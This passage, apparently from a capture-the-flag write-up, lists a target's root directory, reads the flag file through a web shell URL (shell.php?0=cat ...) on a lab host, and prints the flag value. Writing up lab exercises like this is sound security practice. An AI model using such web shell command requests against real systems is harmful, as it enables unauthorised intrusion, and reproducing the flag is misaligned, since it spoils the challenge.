bin boot dev etc flag_cae1dadcd174.txt home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
```

The flag’s file name is ‘flag_cae1dadcd174.txt’. lets cat it:

```
http://<target-IP>:<target-port>/shell.php?0=cat
/flag_cae1dadcd174.txt
```



http://83.136.255.40:48553/dashboard/shell.php?0=cat /flag_cae1dadcd174.txt

```
528d6d9cedc2c7aab146ef226e918396
```